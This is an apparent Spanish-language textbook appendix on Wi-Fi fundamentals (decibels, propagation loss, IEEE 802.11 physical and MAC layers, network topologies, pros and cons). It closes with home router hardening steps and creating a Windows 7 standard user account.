El logaritmo decimal de la ganancia expresa su relación en la unidad logarítmica del Belio. Dos potencias difieren en *N* Belios cuando:

$$\frac{P_s}{P_e} = 10^N$$

Decimos que una señal de potencia P_s tiene un nivel *N* Belios respecto a otra señal de potencia P_e:

$$N = log\frac{P_s}{P_e}\ Belios$$

Como el Belio es una unidad muy grande, se utiliza un submúltiplo diez veces menor: el decibelio (dB).

$$\frac{P_s}{P_e} = 10^{0.1xN}\ Belios \qquad\qquad 10\log\frac{P_s}{P_e}\ dB$$

Por lo tanto las expresiones en decibelios (dB) son comparaciones logarítmicas entre magnitudes del mismo tipo, por lo tanto son adimensionales.
Así por ejemplo si la ganancia de una antena es 4 y después 8, entonces:

$$G_{dB} = 10\log 4 = 6.02dB$$

$$G_{dB} = 10\log 8 = 9.03dB$$

Luego cada vez que la ganancia en potencia aumenta el doble, la ganancia en dB aumenta aproximadamente en 3 dB.

C.1.4 Pérdida de propagación.

La pérdida de propagación es la cantidad de señal necesario para llegar de un punto a otro de la transmisión y se define como el cociente entre la potencia radiada por la antena transmisora y la recibida por la receptora.

$$l_{bf} = \frac{P_{rad}}{P_{rec}} = \left(\frac{4\pi d}{\lambda}\right)^2$$

Hacer un cálculo teórico del alcance de una señal, considerando todos los posibles obstáculos, resulta algo complicado, por lo que se realizan los cálculos en espacio abierto.

En un espacio sin obstáculos, la pérdida de propagación puede calcularse con la siguiente fórmula (en dB):

$$L_{bf} = 32.45 + 20\log f + 20\log d$$

Donde d es la distancia en kilómetros y f es la frecuencia en MHz. Aunque el valor de la frecuencia depende del canal en el que trabaja el equipo, para simplificar se considera la frecuencia de 2400 MHz (2.4 GHz). Así, la fórmula anterior quedaría:

$$L_{bf} = 20\log d + 67.60 + 32.45 \quad = \quad 20\log d + 100$$

C.2 Las capas de IEEE 802

La norma IEEE 802 define exclusivamente los temas relacionados con las dos primeras capas del sistema OSI: las capas física y la de enlace. De hecho, a la capa de enlace la divide en dos, por lo que resultado son tres capas:

- PHY (*Physical Layer, Capa Física*) es la capa que se ocupa de definir los métodos por los que se difunde la señal.

- MAC (*Medium Access Control, Control de Acceso al Medio*) es la capa que se ocupa del control de acceso al medio físico. La capa MAC es un conjunto de protocolos que controlan cómo los distintos dispositivos comparten el uso del medio.

- LLC (*Logical Ling Control, Control del enlace físico*) es la capa que se ocupa del enlace lógico. Define cómo pueden acceder múltiples usuarios a la capa MAC.

C.2.1 Capa física.

La capa física se ocipa de definir los métodos por lso que se difunde la señal. Para hacer esto, la capa física del IEEE 802.11 se divide en dos subcapas conocidas como PLCP (*Physical layer convergence Prodecure, Procedimiento de convergencia de la capa física*) y PMD (*Physical Medium Dependent, Dependiente Del Medio Físico*). PLCD se encarga de convertir los datos a un formato compatible con el medio físico. Por ejemplo, este formato es distinto si se trata de un medio físico de infrarrojos o de radio, mientras que PMD es el que se encarga de la difusión de la señal.

C.2.1.1 Espectro expandido.

En cuanto a la utilización del medio radioeléctrico, la tecnología básica en la que se basa el funcionamiento de los sistemas inalámbricos es el sistema conocido como espectro expandido (spread spectrum). Este sistema consiste en que el ancho de banda real utilizado en la transmisión es superior al estrictamente necesario. Lo que se consigue con esto es un sistema muy resistente a las

interferencias de otras fuentes de radio y a los efectos de eco, lo que permite coexistir con otros sistemas de radiofrecuencia sin verse afectado.

Existen diversas técnicas de espectro expandido, entra ls que se encuentra la tecnología CDMA utilizada en tercera generación de telefonía móvil. No obstante 802.11 contempla solo dos técnicas distintas de espectro expandido:

FHSS (*Frecuency Hopping Spread Spectrum, Espectro expandido por salto de frecuencia*), con la que se consiguen velocidades de transmisión de 1 Mbps.

DSSS (*Direct Secuence Spread Spectrum, Espectro expandido por secuencia directa*), con la que se consiguen velocidades de transmisión de 11 Mbps.

Dependiendo de la velocidad a la que se van a transmitir los datos, la norma IEEE 802.11 utiliza una técnica u otra.

C.2.1.2 FHSS

Esta técnica consiste en dividir la banda de frecuencias en una serie de canales e ir transmitiendo la información saltando de un canal a otro de acuerdo con un patrón de saltos (*spreading code* o *hopping code*) conocido tanto por el emisor como por el receptor. El tiempo máximo que se debe permanecer en cada frecuencia está regulado en 400 ms.

El estándar IEEE 802.11 definió en 1997 que cada canal de FHSS tuviera un ancho de banda de 1 MHz dentro de la banda de frecuencias de 2.4 GHz. El ancho de banda total disponible, y por tanto, en número total de canales disponibles varía de acuerdo con el marco regulatorio de cada país o área geográfica. En cualquier caso, siempre existen tres juegos de secuencias de saltos.

La técnica FHSS reduce las interferencias porque, en el peor de los casos la interferencia afectará exclusivamente a uno de los saltos de frecuencia, liberándose a continuación de la interferencia a saltar a otra frecuencia distinta. El número de bits erróneos es extremadamente bajo.

Otra de las ventajas de FHSS es que permite que coexistan varias comunicaciones en la misma banda de frecuencias. Para ello, cada comunicación debe tener un patrón de saltos con distinta frecuencia.

A pesar de que el estándar original del IEEE 802.11 incluía el sistema FHSS, no existe una instalación real que utilice este sistema. La razón es que la velocidad máxima que se consigue es de unos 3 Mbps.

C.2.1.3 DSSS

Esta técnica se basa en sustituir cada bit de información por una secuencia de bits conocida cono *chip* o código de *chips* (*chipping code*). Estos códigos de chips permiten a los receptores eliminar por filtrado las señales que no utilizan la misma secuencia de bits. Entre las señales que son eliminadas se encuentran el ruido y las interferencias.

El código de chips permite al receptor identificar los datos como pertenecientes a un emisor determinado. El emisor genera el código de *chips* y solo los receptores que conocen este código pueden descifrar los datos. Por lo que, en teoría, DSSS permite que varios sistemas puedan funcionar en paralelo; cada receptor filtrará exclusivamente los datos que se corresponden con su código de *chips*. La norma IEEE 802.11 indica que la longitud mínima del código debe de ser de 11 bits.

C.2.1.4 OFDM

OFDM (*Orthogonal Frecuency Division Multiplexing, Multiplexacion ortogonal por división de frecuencias*) es la técnica de gestión de frecuencias utilizada por IEEE 802.11a (año 1999) y IEEE 802.11g (año 2002). Esta técnica divide el ancho de banda en subcanales más pequeños que operan en paralelo. De esta forma se consigue llegar a velocidad de transmisión de hasta 54 Mbps (100 Mbps con soluciones propietarias).

La técnica OFDM fue patentada por los laboratorios Bell en 1966 y está basada en un proceso matemático llamado FFT (*Fast Fourier Transform, Transformada Rápida de Fourier*). OFDM divide la frecuencia portadora en 52 subportadoras solapadas, 48 de estas subportadoras son utilizadas para transmitir datos y las otras cuatro para poder alinear las frecuencias en el receptor. Este sistema consigue un uso mayor eficiente del espectro radioeléctrico.

OFDM puede transmitir datos a distintas velocidades, utilizando distintas técnicas de modulación en cada una de ellas. Las velocidades normalizadas que admite OFDM son 6, 9, 12, 18, 14, 36, 48, y 54 Mbps.

Una de las ventajas de OFDM es que consigue una alta resistencia a las interferencias producidas por las ondas reflejadas en los objetos del entorno. Estas ondas llegan al receptor con distinta amplitud y a distinto tiempo que la señal principal produciendo interferencias. Estas interferencias son un problema a velocidades superiores a 4 Mbps; por este motivo, se utilizan técnicas (como OFDM) que mitiguen ese efecto.

En la *tabla C.1* se muestran las técnicas de modulación utilizadas en 802.11.

Velocidad	**802.11b (1999, 2.4 GHz)**	**802.11g (2003, 2.4 GHz)**	**802.11ª (1999, 5 GHz)**
1 Mbps	DSSS - BPSK	DSSS - BPSK	
2 Mbps	DSSS - BPSK	DSSS - BPSK	
5.5 Mbps	DSSS – BPSK (CKK)	DSSS – BPSK (CKK)	
6 Mbps		OFDM-BPSK	OFDM-BPSK
9 Mbps		OFDM-BPSK	OFDM-BPSK
11 Mbps	DSSS – BPSK(CKK)	DSSS – BPSK (CKK)	
12 Mbps		OFDM-BPSK	OFDM-BPSK
18 Mbps		OFDM-BPSK	OFDM-BPSK
24 Mbps		OFDM-QAM-16	OFDM-QAM-16
36 Mbps		OFDM-QAM-16	OFDM-QAM-16
48 Mbps		OFDM-QAM-64	OFDM-QAM-64
54 Mbps		OFDM-QAM-64	OFDM-QAM-64

Tabla C.1 Técnicas de modulación utilzadas.

C.2.1.5 Modulación de la señal

Para poder transmitir la señal vía radio, hace falta definir un método de difusión de la señal y un método de modulación de la misma. La modulación consiste en modificar una señal pura de radio para incorporar la información a transmitir. La señal base a modular recibe el nombre de portadora (*carrier*). Lo que se le cambia a la portadora para modularla puede ser su amplitud, frecuencia, fase o una combinación de estás.

Mientras mayor es la velocidad de transmisión es la velocidad de transmisión, más complejo es el sistema de modulación. Las técnicas de modulación en IEEE 802.11 son las siguientes:

- BPSK (*Binary Phase-Shift Keying, Modulación binaria por salto de fase*).
- QPSK (*Quadrature Phase-Shift Keying, Modulación por salto de fase en cuadratura*).

- GFSP (*Gaussian Frequency-Shift Keying, Modulación gausiana por salto de frecuencia*).

- CCK (*Complementary Code Keying, Modulación de código complementario*).

Una vez emitida la señal modulada, el receptor tiene que recibir la señal, sincronizar el código de difusión y demodular la información. Los sistemas FHSS son más complicados de sincronizar que los sistemas DSSS. En el primer caso hay que sincronizar tiempo y frecuencia, mientras que en el segundo sólo el tiempo.

C.2.2 Control de Acceso al Medio.

La capa MAC (Control de Acceso al Medio) define los procedimientos que hacen posible que los distintos dispositivos comparten el uso de este espectro radioeléctrico. Mientras que las distintas versiones del estándar 802.11 utilizan distintos sistemas para difundir su señal (su capa física es distinta), la capa ;AC es la misma para todas ellas.

Es interesante el hecho de que la capa MAC es similar a la utilizada por las redes cableadas. Ambas utilizan la técnica conocida como CSMA (*Carrier Sense Multiple Access, Acceso múltiple con detección de portadora*). No obstante, la versión cableada utiliza tecnología CD (*Collision Detection, Detección de colisión*), mientras que la versión inalámbrica utiliza CA (*Collision Avoidance, Evitación de Colisión*). Una colisión se produce cuando dos terminales intentan hacer uso del medio físico simultáneamente.

C.2.2.1 Evitar colisiones.

Entre la capa MAC y la capa física se intercambian tres tipos de paquetes de control, de gestión y de información. MAC tiene dos funciones distintas para coordinar esta transferencia:

PCF (Point Coordination Function, Función de coordinación del punto). Facilita un sistema para poder transmitir el tráfico que es sensible a los retardos y que requiere un tratamiento especial para evitar las demoras. A la estación que hace uso de esta función se le llama coordinadora del punto, PC (*Point Coordinator*). El PC emite una señal guía con la duración del periodo de tiempo que necesita

disponer del medio. Las estaciones que reciben esta señal no emiten durante ese tiempo.

DCF (*Distributed Coordination Function, Función de coordinación distribuida*) facilita un sistema que permite compartir el medio físico (radioeléctrico, infrarrojos, etcétera) entre todas las estaciones de la red. Para ello, DCF define los mecanismos que le permiten a las estaciones negociar el acceso al medio físico, así como los mecanismos que aseguran la entrega de los datos a las estaciones. A través de DFC se transmiten los datos que no son sensibles a los retardos.

La función DFC contempla un mecanismo físico y otro lógico de detección de colisión. Al mecanismo físico se le conoce como CCA (*Clear Channel Assessment, Valoración de disponibilidad de canal*), y consiste en comprobar si el medio está en uso antes de empezar a transmitir. Si el medio está en uso, se espera un tiempo antes de volver a hacer la comprobación. El tiempo que espera cada estación tiene una duración aleatoria (generada por cada estación entre un tiempo mínimo y un máximo) para evitar que haya colisiones sucesivas indefinidas.

El mecanismo físico de detección de colisión es muy eficiente, pero no lo es tanto cuando dos estaciones de una misma red no que no se ven entre ellas emiten al mismo tiempo. A esto se le conoce con el nombre del problema del nodo oculto. Para evitar estos casos, se dispone del sistema lógico de detección de colisión. Este sistema consiste en intercambiar la información del uso del medio a través de tramas de control. A estas tramas de control se les conoce como RTS (*Request To Send, Solicitud para enviar*) y CTS (*Clear To Send, Listo para enviar*). Como esta información de control añade más datos de control a la transmisión en detrimento de los datos de información (baja el rendimiento del protocolo), en aquellos casos en los que disponga de un medio físico con poca probabilidad de colisiones se puede deshabilitar el mecanismo de detección de colisión, o habilitarlo exclusivamente para aquellos paquetes de datos que tengan tamaño superior a uno determinado.

Cuando una estación de red va a transmitir información, primero envía una trama RTS al punto de acceso donde facilita información del destinatario de la transmisión, el remitente y el tiempo que ocupará dicha transmisión. El punto de acceso responde con una trama CTS que reciben todas las estaciones que están en el área de cobertura del punto de acceso. En esta trama CTS se incluyen el tiempo de ocupación del medio; por lo tanto, las estaciones saben el tiempo que estará ocupado el medio y no intentarán hacer ninguna transmisión hasta que dicho tiempo no haya pasado. Cuando el destinatario ha recibido toda la información, emite una trama ACK (*Acknowledgment, Confirmación*) para indicarle al emisor que todo está bien, Si el emisor no recibe la trama ACK que espera, aguardará un tiempo antes de dar la trasmisión por errónea y volver a hacer el envío.

C.2.2.2 Servicios

La capa MAC define cómo las estaciones acceden al medio mediante lo que se llama *servicio de estaciones*. De esta manera, define cómo los puntos de acceso gestionan la comunicación mediante *servicios de distribución*

Los servicios de estación de la capa MAC son los siguientes:

- *Autenticación*. Comprueba la identidad de una estación y la autoriza para asociarse. En una red cableada lo que identifica a una terminal como parte de de la es el hecho de estar conectado físicamente a ella. En una red inalámbrica al no existir la conexión física, para saber si una terminar forma o no parte de la red hay que comprobar su identidad antes de autorizar su asociación.

- *Deautenticación*. Cancela una autenticación existente. Este servicio da por concluida la conexión cuando una estación pretende desconectarse de la red.

- *Privacidad*. Evita el acceso no autorizado de los datos gracias al uso de algún algoritmo de cifrado.

- *Entrega de datos*. Facilita la transferencia de datos entre estaciones.

Por su lado, los servicios de distribución son:

Asociación. Para que una terminal pueda comunicarse con otras terminales a través de un punto de acceso, debe primero estar asociado a dicho punto de acceso. Asociación significa asignación de la terminal al punto de acceso haciendo que éste sea el responsable de la distribución de datos a y desde dicha terminal. En las redes con más de un punto de acceso, una terminal solo puede estar asociada a un punto de acceso simultáneamente.

Desasociación. Cancela una asociación existente, bien porque la terminal sale del área de cobertura del punto de acceso, o porque el punto de acceso termina la conexión.

Reasociación Transfiere una asociación entre dos puntos de acceso. Cuando una terminal se mueve del área de cobertura de un punto de acceso a la de otro, su asociación pasa a depender de este último.

Distribución. Cuando se transfieren datos de una terminal a otra, el servicio de distribución se asegura de que los datos alcancen su destino.

Integración. Facilita la transferencia de datos entre la red inalámbrica IEEE 802.11 y cualquier otra red (por ejemplo, una red cableada).

C.3 La estructura de red.

Las diferentes arquitecturas (topologías) que hacen posible la conexión de los equipos inalámbricos son las siguientes (*figura C.2*):



Figura C.2 Estructura de las redes inalámbricas.

- *IBSS* (*Independent Basic Service Set, Conjunto de Servicios Básicos Independientes*). Esta modalidad está pensada para permitir

exclusivamente comunicaciones directas entre las distintas terminales que forman la red. En este caso no existe ninguna terminal principal que coordine al grupo, es decir, un punto de acceso. Todas las comunicaciones son directas entre dos o más terminales del grupo. A esta modalidad se le conoce como *ad hoc*, independientemente o de igual a igual (*peer to peer*).

- *BSS* (*Basic Service Set, Conjunto de Servicios Básicos*). En esta modalidad se añade un equipo llamado punto de acceso (Access Point) que realiza las funciones de coordinación centralizada de la comunicación entre las distintas terminales de la red. Los puntos de acceso tienen funciones de *buffer* (memoria de almacenamiento intermedio) y de *gateway* (pasarela) con otras redes. A los equipos que hacen de pasarles con toras redes se les conoce también con el nombre de portales. A la modalidad BSS se la conoce como el modo de *infraestructura*.

- *ESS* (*Extended Service Set, Conjunto de Servicios Extendido*). Esta modalidad permite crear una red inalámbrica formada por más de un punto de acceso. De esta forma se puede extender el área de cobertura de la red, quedando constituida por un conjunto de celdas pegadas unas con otras. Una red ESS está formada por múltiples redes BSS

En las modalidades BSS y ESS todas las comunicaciones pasan por los puntos de acceso. Aunque dos terminales estén situadas una junto a la otra, la comunicación entre ellas pasara por el punto de acceso al que estén asociados. Esto quiere decir que una terminal no puede estar configurada en la modalidad ad-hoc (IBSS) y en modo infraestructura (BSS) al mismo tiempo.

C.4 Ventajas e inconvenientes.

Muchas personas eligen este tipo de redes porque son la última tecnología más moderna en el mercado. No hay duda de que las redes inalámbricas ofrecen una mayor comodidad de uso o una mayor facilidad de instalación, pero toda tecnología tiene sus propias limitaciones por lo que es importante poder analizar las ventajas y los posibles inconvenientes que tienen este tipo de redes.

C.4.1 Ventajas.

Las principales ventajas que ofrecen las redes Wi-Fi frente las redes cableadas son las siguientes:

- *Movilidad*. La libertad de movimiento es uno de los beneficios más evidentes de las redes Wi-Fi. Un ordenador o cualquier otro tipo de dispositivo pueden situarse en cualquier punto dentro del área de cobertura de la red sin tener que depender de si es posible o no hacer llegar un cable hasta ese sitio. Ya no es necesario estar atado a un cable para navegar por Internet, imprimir un documento o acceder a la información de nuestra residencial. Se pueden acceder a los recursos compartidos desde cualquier lugar, hacer presentaciones, acceder a archivos, etcétera, sin tener que conectar cables a lo largo de la casa.

- *Desplazamiento*. Con un ordenador portátil o PDA no solo se puede acceder a Internet o a cualquier otro recurso de la red local desde cualquier parte del hogar si no que nos podemos desplazar sin perder la comunicación. Esto, aparte de resultar cómodo, facilita el trabajo en determinadas tareas.

- *Flexibilidad*. Las redes inalámbricas no solo nos permiten estar conectado mientras nos desplazamos con una computadora portátil, sino que nos permite colocar un ordenador de sobremesa en cualquier lugar sin tener que hacer el más mínimo cambio en la configuración de la red. A veces, extender una red cableada no es una tarea fácil ni barata.

- Ahorro de costos. Diseñar e instalar una red cableada puede llegar a alcanzar un alto costo no solo económico, sino en tiempo y molestias. En entornos domésticos y en determinados entornos empresariales donde no se dispone de una red cableada porque su instalación presenta problemas, la instalación de una red inalámbrica permite ahorrar costos al permitir compartir recursos (acceso a Internet, impresoras, espacio en disco, etcétera).

- Escalabilidad. Se le llama escalabilidad a la facilidad de expandir la red después de su instalación inicial. Conectar una nueva terminal cuando se dispone de una red Wi-Fi es muy sencillo. Con las redes cableadas esto mismo requiere instalar un nuevo cableado o lo que es peor, esperar hasta que el nuevo cableado y configuraciones estén listos.

C.4.2 Inconvenientes.

Evidentemente todas las tecnologías tienen algún inconveniente para su uso o implementación. En el caso de las redes inalámbricas las principales desventajas son las siguientes:

- *Menor ancho de banda*. Las redes de cable actuales trabajan a 1000 Mbps, mientras que las redes inalámbricas lo hacen a 11 Mbps. Es cierto que existen estándares que alcanzan velocidades mayores sin embargo de una manera efectiva y real los límites son mucho menores a comparación con los de una red cableada.

- *Seguridad*. Las redes Wi-Fi tienen la particularidad de no necesitar un medio físico para funcionar (podrían funcionar incluso en el vacío). Esto fundamentalmente es una ventaja pero se convierte en un inconveniente cuando pensamos que cualquier persona con un ordenador portátil solo necesita estar dentro del área de cobertura de la red para poder intentar acceder a ella. Como el área de cobertura por paredes o por cualquier otro medio físico, a los posibles intrusos no les hace falta estar dentro de un edificio o estar conectado a un cable. Wi-Fi ofrece la posibilidad de cifrar sus comunicaciones pero como esto requiere una cierta participación por parte del administrador de la red, muchas veces se deja la red sin protección. Por su parte, el cable ofrece unas barreras físicas que le son inherentes.

- *Interferencias*. Las redes inalámbricas funcionan utilizando una banda de 2.4 GHz. Esta banda de frecuencias no requiere de licencia administrativa para ser utilizada por lo que muchos equipos del mercado como teléfonos inalámbricos, hornos de microondas, etcétera, utilicen esta misma de frecuencia. Además todas las redes Wi-Fi funcionan bajo el mismo rango de frecuencias.

- *Incertidumbre tecnológica*. La tecnología que actualmente se está instalando y que ha adquirido una mayor popularidad es la conocida como IEEE 802.11 b y 802.11g. Sin embargo, ya existen tecnologías que ofrecen una mayor velocidad de transmisión y unos mayores niveles de seguridad. Es posible que, cuando se popularice esta nueva tecnología se deje de comercializar la actual o simplemente se deje de prestar tanto apoyo, lo cierto es que las leyes del mercado vienen también marcadas por las necesidades de los clientes y, aunque existe esta incógnita, los fabricantes la oportunidad de comercializar con las tecnologías aún disponibles y harán todo lo posible para que los nuevos dispositivos sean compatibles con los que vienen.

D. Configuración de una red inalámbrica doméstica.

Uno de los errores más comunes en las redes informáticas residenciales es la mala configuración de su red inalámbrica; a continuación, se explica cómo hacerlo tomando como ejemplo uno de los equipos más utilizados por el Proveedor de Servicios más utilizado en México.

Cambiar el rango por defecto de direcciones IP.

Muchos de los ataques son dirigidos a valores por defecto en el rango de direcciones asignadas por los routeadores por lo que se recomienda no utilizarlos.

Seleccionamos *Red doméstica*, *interfaces*, *LocalNetwork* y damos click en *configurar*.

En *grupos DHCP*, pulsamos el botón *Agregar* y se llenan los datos según a un rango seleccionado (*figura D.1*).



Figura D.1 Rango por defecto de direcciones IP.

Cambiar la dirección de los servidores DNS por los de *openDNS*.

Seleccionamos *Red doméstica*, *interfaces*, *LocalNetwork* y damos click en *configurar*; llenamos los campos DNS principal y DNS secundario con los siguientes datos respectivamente: 208.67.222.222 y 208.67.220.220 (*figura D.2*).



Figura D.2 Dirección de los servidores openDNS

Deshabilitar la difusión del SSID

Seleccionamos *Red doméstica*, *interfaces, Wireless*, damos click en *configurar* y deshabilitamos *Difundir nombre de la red* (*figura D.3*).



Figura D.3 Deshabilitar la difusión del nombre de red.

Cambiar el SSID por defecto del routeador.

Seleccionamos *Red doméstica*, *interfaces, Wireless*, damos click en *configurar* y escribimos un nuevo nombre de red (*figura D.4*).

Figura D.4 Cambiando el nombre de la red por defecto.

Cambiar la autenticación por WPA2 y cambiar la clave por defecto.

Seleccionamos *Red doméstica*, *interfaces, Wireless*, damos click en *configurar, **seleccionamos** Usar cifrado WPA-PSK,* elegimos *WPA2* como versión de *WPA y escribimos una nueva contraseña* (*figura D5.*)



Figura D.5 Usando cifrado WPA2.

E. Creación de cuentas de usuario.

Las cuentas de usuario pueden permitir que varias personas compartan en mismo equipo sin dificultad y se pueden configurar para que tengan los privilegios que sean necesarios buscando cuidar la seguridad de los que las van a utilizar.

Crear y configurar una cuenta de usuario con Microsoft Windows 7 (*figura E.1*).

1. Abrir en el panel de control el apartado de Cuentas de Usuario: *Inicio/Panel de control/Cuentas de usuario*.

Figura E.1 Panel de control

2. Elegir *Crear una nueva cuenta* (*figura E.2*).



Figura E.2 Crear una cuenta nueva en Windows 7.

3. Escribir el nombre de usuario y elegir un rol (f*igura E.3*). Es recomendable elegir Usuario estándar y no un usuario con privilegios de administrador a menos de que se trate de la persona que estará a cargo de la seguridad de los sistemas.



Figura E.3 Elección de nombre de usuario y rol.

4. Para configurar el control parental en las cuentas de usuario que lo requieran abrir la opción de *Control parental* (*figura E.4*) en el menú de configuración.

